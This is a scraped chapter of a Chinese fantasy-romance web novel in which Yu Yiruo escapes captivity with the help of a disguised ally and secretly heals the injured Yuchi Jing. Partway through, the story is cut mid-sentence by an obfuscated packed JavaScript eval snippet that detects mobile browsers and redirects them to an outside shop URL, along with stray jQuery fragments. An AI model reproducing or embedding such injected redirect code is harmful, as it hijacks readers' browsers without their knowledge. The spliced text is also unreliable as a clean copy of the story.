179. 相思

作品:《失手伤害反派后

    余以若就要解开束缚的双手急急刹住。


    说话的人连滚带爬地奔到前方,仔细一看,约莫脸上还有泪痕,感动是不可能,多半是被吓的,究竟那人有什么可怖之地呢?


    余以若不知道。


    “二把手……二把手,那姑娘……”


    “一个姑娘就把你们吓成这个样子!”雨季毫不留情给了他一巴掌,“废物!”“不是的二把手,她哪是姑娘啊,那人所过之地寸草不生,根本就不是人!”那人委屈地捂住自己的脸。


    “然后呢?”雨季现在已经是愤怒得不知天地为何物,凝了全身的气力的这一脚就踹在了说话人的肩头,不过片刻,那人就没了生息。


    雨季揉揉手腕,“蠢货!”就在他又要看向余以若,有人又急匆匆跑了上来,“二把手,那人已经进村了!”


    雨季愤怒道:“不会带人去杀吗?”


    “二把手,那人拿着刀,我们打不赢,压根不是人,是鬼啊!全身的黑气,我们看都没有看过,压根就不是人!”


    “不是人还不简单,拿把火烧了!”雨季烂得理他。


    主要是荼边村偏安一隅,近百年来没什么战乱,在他们几人的治理下可谓是风调雨顺,怡然自乐,怎么可能会有人擅自闯进来,而且外头的瘴气包裹了整座山,稍有不慎贸然闯入,可不仅仅只是失去性命那么简单。


    余以若能安然无恙地进来,都是雨霖的功劳。


    内里的道理雨季很清楚,自然就明白这些吃混账饭长大的是骨头硬了,想造反了,“滚!别妨碍我办事!”


    报告的人身子颤动,什么时候见二把手发过这样的脾气啊,压根就没有,他一时间也拿不定主意,姑且往余以若身上看去。


    不看还好,一看就看到绑缚在后头的手瞧瞧地松了个豁口,只要轻轻一拉,余以若就能逃出来。


    “二把手!这个人要跑!”报告的人赶忙指认。


    余以若身子僵住,不可置信地看向说话的人,“我没有要跑!你看我的手还是好好绑着的!”余以若示意地往旁边看去,虚弱道:“这么多人看着我,我哪走得动啊。”


    抬头望了望天,也不知尉迟景如何了,但云烟已然消散,脖子上的珠子还在发光,想也是没事的。眼下最着急的事情当属大鸟和小福了,余以若默了默,思量着去路。办法还没想出来,几个守卫口中的姑娘就被人压了过来。


    余以若扭头看清对方的面孔,万分惊愕,“肖玲?怎么是你?”


    肖玲就是当日她在山下救下的姑娘,不是让她自己去发展了吗?怎么会来到这里,而且她身上横七竖八的伤,压根就不像他们口中以一敌百,横扫万里的“不是人,是鬼”。


    “余姑娘……我也是被他们抓紧来的。”肖玲个子高,被压在余以若身侧,上半身朝余以若靠近时,挡住了她大半部分的光线,连带着余以若闻到了几丝熟悉的味道。脑海里兀地飘出尉迟景的脸来,余以若晃晃脑袋,心道自己真是出现了幻觉,这个人看起来单纯又无害,显然是个凡人,怎么可能是尉迟景的手下,而且她身上的伤看起来比她的还要厉害。


    “姑娘别怕,我会救你出去的。”肖玲朝她挤了挤眼睛。


    “谢谢哈,就是我看你自身也有点难保。”余以若大实话道。


    肖玲脸上却不见窘,反倒是满面春光,活脱脱是个自信范。


    余以若脑海里的脸愈飘愈清晰,借着光,余以若还看到了她腰上挂着的玉佩,是黑色的,上面好像还雕刻着图画。余以若凑近想再看看,却被她一个侧身,用衣服挡住了。


    “家中的传家宝,一般不给外人看的。”肖玲苦恼道。


    余以若脸上有些僵硬,“这样啊,抱歉。”


    “叽里咕噜说什么呢!”雨季恶狠狠地把剑往地上一插,“既然是同伙,把我妹妹交出来!”


    这人从头到脚就这么一句话,余以若同他解释得都有些不知道话是怎么说,俗话说有些牛教三次就会转角,看来这个人说了五次,也不知道冤枉两个字怎么写。


    “喂!你个大逆不道的畜生!”


    旁边的肖玲说话更是让余以若为之血液凝固,余以若一脸愣怔地看着肖玲继续开炮。


    “放了她!我就告诉你妹妹在哪!”


    雨季本就满脸怒火,闻言恨不得把她撕碎吞了,当即拎起肖玲的衣袖往旁边一丢。肖玲骨碌碌就滚了下去,唾骂之言却分毫不少,反之还更甚。


    雨季三步并作两步,走向肖玲。


    “诶!你有话好好说啊!”余以若在这头急得都要冒汗,适才为了证明自己没有逃跑的可能,可是把要解开的绳子又用术法收紧了些,这下倒是搬起石头砸自己的脚了,“放开她!”


    余以若不知道他们之间说了什么,等雨季的脸转到她视线中时,惨白一片,压根就瞧不出刚才的气血和嚣张,好像盆烧得正旺的火,被人泼下盆冷水,顷刻间就只剩赤红的几粒斑点,在无声无势地叫嚣。


    “把她们放了!”雨季的话让余以若出奇得吃惊。


    看守的人也是愣了几愣,不可置信地看向雨季。“放了她。”雨季重复道。


    这下他们才明白自己的耳朵没有出问题,立马把余以若的绳子解了开来。


    余以若揉揉手腕,就见肖玲朝自己跑来,“余姑娘我说了你很快就能出来了!”


    “多谢你。”余以若笑着答道。


    “不用客气,毕竟是你救了我嘛。”肖玲虽是这般说,可看向她时完全不是救命之恩的神色,倒是有点像下位人看上位人恰到好处的敬意。“你和他说了什么啊,怎么这么容易就放了我?”余以若看着雨季带着离开,完全是往浓烟拿出跑,不用想也晓得就是去找雨霖。


    “秘密。”肖玲眨眨眼。


    “走,我们也去看看。”余以若正抬脚打算走,脖子上的珠子突然发热,余以若摸着珠子心下一颤,赶忙对肖玲道:“我的鸟还在那座山头,不知道是不是被埋了还是怎么,你能不能帮我去找找。”


    “自然自然!”肖玲似乎一眼就看出了什么,“你要干什么就抓紧去吧!”


    余以若点点头,把掉在山涧的青羽剑叫回来,一踩上就朝远处飞了去。


    肖玲看着少女的背影越来越远,心内暗自思忖,大人抛下死神殿的事务不理会,为的就是这样一位如花似玉、心底良善的姑娘,反倒是这位姑娘瞧着好生着急,也不知道她看上了他们大人哪点。


    脾气又差得要死,性子又古怪,动不动就让人干这种捉摸不透的事,之前为了给他找那什么磨动蒲双珠的武器就几乎要了他们半条命,就光一张脸不错,简直就是华而不实的代名词。


    肖玲握住腰间的黑虎尾令牌,松了口气,差点就被发现了,被发现哪还了的,不被死神殿的那几位折磨死,都是她运气好。


    一想起阿通那家伙被赏赐着把那水缸里的水喝光,肚子胀得就更个皮球似的,就老吓人。她可不想变得那么丑,要不然她的那些知心人怕是要不知心了。


    想了没多久,就赶忙朝着塌陷近乎一半的山头狂奔。……


    余以若驾着剑直直地飞了老高才冲出这座连鸟都飞不出去的群山,衣衫薄,冷不丁感到有些冷,特特地降低了些高度。


    脚下的能见度也变得高了些,依稀能看到脚下的被摧毁的一大片丛林,余以若降下剑,闻到了若有若无的铁锈味,是血,一直沿着一个方向拖去。


    周遭没有旁的人家,又想起适才的雷电正巧劈向的就是这方,索性一眼就能认定,沿着这个方向,估摸着就能看到尉迟景。


    走了不多远,有个客栈,客栈进进出出拿着药箱的大夫。


    余以若抓住从里头出来的人,“里头有人生了病?”


    “可不是!


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16917206|169447||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ”大夫擦着额头的汗,懊恼不已,“流了那么多血,怎么止都止不住,看起来也活不过今晚了!我们这么多人进去都没办法,可见多邪乎!”


    “是男子吗?”余以若问道。


    “是啊!”大夫道:“可惜了,年纪轻轻的,就患了这种绝症!”看余以若的眉目皱着,就问:“姑娘你是他的什么人吗?要是交待事情,抓紧今晚交待了,明天可就……”大夫摇了摇头。


    余以若笑着道:“不是,我也是被请过去的大夫。”


    “姑娘那你抓紧去看看吧!给钱倒是大方,就是这病……你也知道。”大夫说完这句话估摸着也是要赶赴下一户人家,急急地走了。


    尉迟景是不入轮回,自然也不是从轮回出来的。他是修仙之人的后代,寻常的药物对他无用,余以若苦涩地扯了扯唇角。


    走向一边,咽下乾坤袋里所剩不多的易颜丹。迈开步子朝客栈那头走去。


    余以若的易颜丹只能更换脸蛋,身形还有衣服都是不能变换的。里头的人一见是个须发皓白的老者,当即让开了路,让余以若走进了中心。


    尉迟景躺在床榻上,身上盖着薄薄的衾被,唇色白了又紫,显然是经脉逆行所致。旁边守着的是风信,拿着帕子轻轻地替他擦拭着额头上渗出的薄汗,再旁边又是端着褐色汤药的小厮。


    兴许是余以若变换的这副容颜很权威,直至走至尉迟景旁边,也没人来拦她。余以若从乾坤袋拿出了颗丹药,是她临走前,师父同兰花一齐交给她保命用的。


    余以若没有半分犹豫交给了风信,并道:“这个给他吃下,就会好。”


    “这是……”风信想说什么,等再望了她一眼,嘴巴里就什么话都说不出来了。看这个人又转身走,风信忙跑去把人拦下,“余……剩下的这位大夫,你……”


    “没毒。”余以若说道。


    “大夫,我手笨,你来吧。”风信把瓷碗里的药丸往她面前一推,“还是你来吧。”


    “我也手笨。”余以若干巴巴道。


    “可是我们大人,要是不吃药就要死了……以后我们这些人无依无靠……”说着风信眼角就要垂下泪来。余以若很想说你不是也有手吗?但看到床上不省人事的尉迟景,还是把话吞进了肚子里,接过风信的碗,向着床榻走去。


    脑海里的面容渐渐地成了实体,只不过却比以往苍白憔悴了许多,头发上也沾染了泥粒,余以若记得这人似乎还是有洁癖的,在下界时衣服可是要一天一换,哪怕沾了一丁点血渍也是要丢掉的。而今的这副模样,也不知道是在干什么,落魄得有些不像他。


    余以若叹了口气,捻起那粒金丹,放到了少年的唇上。


    指尖接触到唇角的一瞬,余以若感到他好像颤了一下,倏尔一股电流似的触感就流遍四肢百骸,余以若吓得把手缩了回来。好在金丹没掉,化作了道金光涌入少年体内。


